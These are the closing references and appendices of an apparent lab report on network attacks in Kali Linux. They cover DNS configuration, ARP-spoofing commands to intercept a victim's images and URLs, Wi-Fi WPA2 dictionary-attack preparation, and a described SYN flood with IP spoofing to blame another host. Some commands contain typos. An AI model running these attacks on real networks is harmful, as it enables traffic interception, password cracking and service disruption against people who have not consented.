- 17. Mallik, A., Ahsan, A., Shahadat, M. and Tsou, J., 2019. Man-in-the-middle-attack: Understanding in simple words. International Journal of Data and Network Science, 3(2), pp.77-92.
- Wani, A.R., Rana, Q.P. and Pandey, N., 2019. Analysis and Countermeasures for Security and Privacy Issues in Cloud Computing. In System Performance and Management Analytics (pp. 47-54). Springer, Singapore.



APPENDIX A

Configuring DNS in Kali Linux # Install bin9 Apt-get install bind9 #Interface and ip identification Ifconfig Infconfig eth0 192.168.1.103 netmask 255.255.0 #Create files nano named.conf.local nano db.127 nano named.conf nano named.conf.local nano named.conf.options cd .. nano resolv.conf #All files configured nano hosts #Execute command service bind9 restart #Test configuration nslookup timeofpower



APPENDIX B

- # Enable port forwarding
- sysctl -w net.ipv4.ip_forward=1
- # Spoof connection between Victim and Router
- # Note: Run this command in a new terminal and let it running
- arpspoof -i eth0 -t 192.168.1.148 192.168.149
- arpspoof -I eth0
- # Same step but inverted (nope, it's not the same ...)
- # Note: Run this command in a new terminal and let it running
- arpspoof -i eth0 -t 192.168.149 192.168.1.148
- # Execute driftnet to sniff images
- # Note: Run this command in a new terminal and let it running
- driftnet -i eth0
- # Sniff URL traffic of the victim
- # Note: Run this command in a new terminal and let it running
- urlsnarf -i eth0
- # Disable port forwarding once you're done with the attack
- sysctl -w net.ipv4.ip forward=0
- # Examples for values
- # [Network Interface Name] = eth0
- # [Victim IP] = 192.168.1.148
- # [Router IP] = 192.168.1.149



APPENDIX C

Execute dictionary attack to Wi-Fi Network # how-to-hack-a-wi-fi-network-wpa-wpa2-through-a-dictionary-attack-with-kali-linux # January - 2019 # List interfaces (sh) ifconfig # Disable interface to change the MAC address ifconfig wlan0 down # Spoof MAC address to 00:11:22:33:44:55 macchanger -m 00:11:22:33:44:55 wlan0 # Enable interface again :) ifconfig wlan0 up # Kill any services airmon-ng check kill # Start interface in monitor mode airmon-ng start wlan0 # Now from the previous step copy the name of the interface in monitor mode # Example of output previous step: monitor mode vif enabled for [phy]wlan0 on [phy0]wlan0mon # Name = wlan0mon # Dump available Wi-Fi networks airodump-ng wlan0mon # The previous step should output a table like the following:

 #|BSSID
 |PWR |Beacons | #Data | #/s |CH |MB
 |ENC
 |CIPHER |AUTH
 | ESSID
 |

 #|E0:98:61:47:BD:E2 |-34 |38
 | 0
 | 0
 | 1
 |54e.
 |WPA2 |CCMP
 |PSK
 | The network name |

Come here are the information of the network to execute some

commands that require those values as arguments



APPENDIX D

#Kali Linux on Target machine: Windows or Linux with Wireshark installed - Access to a search engine #or a reference manual for the tools

#The following steps will demonstrate how to perform a SYN flood attack with a spoofed IP address #using Metasploit and then with hping3.

#Overwhelming a Windows 7 machine with SYN flood attack using Metasploit

#In this scenario, I am using Kali Linux as the attacker <IP Address of the Aggressor >, Windows 7 as the #target <IP Address of the victim> and spoofing my Kali IP during the attack to that of an innocent #Windows 10 machine connected to the same subnet. Wireshark will be running on the victim machine as #a proof of concept for our discussion.

#First, use nmap to identify an open port in the targeted machine to attack

#3389 is open and can be a suitable target. We can further confirm how this result was achieved by using #Wireshark at the Windows 7 machine using the right filters.

#Display any communications sent pack from an open port on the victim machine.

#In Kali, and to use Metasploit, we should first start and initiate its database service

#Start Metasploit now!

#Load the SYN flood auxiliary, set target host, target port and finally spoof Kali's IP address to blame #another machine in the subnet for the attack.

#Typing exploit or run will start the attack, and CTRL+C will interrupt it.

#Examine Wireshark to see that SYN flood is sent to the target <IP Address of the Attacker> and it looks #as if it is coming from <IP Address of the innocent machine>, which is now also busy receiving unusual #RST packets from the victim.

#One should also observe the CPU usage history from Windows Task Manager, by showing the how it's #resources started to be overwhelmed which is quite expected to for the virtual machine hosting Windows #7 in the computer with very limited resources.

#Perform a SYN flood attack using hping3.

#The attack will be performed on the same machine and port number opened earlier

#In execution of tools ensure accurate understanding of each option used and map it to the Wireshark #capture.

#Attack impact on the victim machine can be seen in the Wireshark capture, and always noted what appeared in the 'source' columns

#Terminate attack appropriately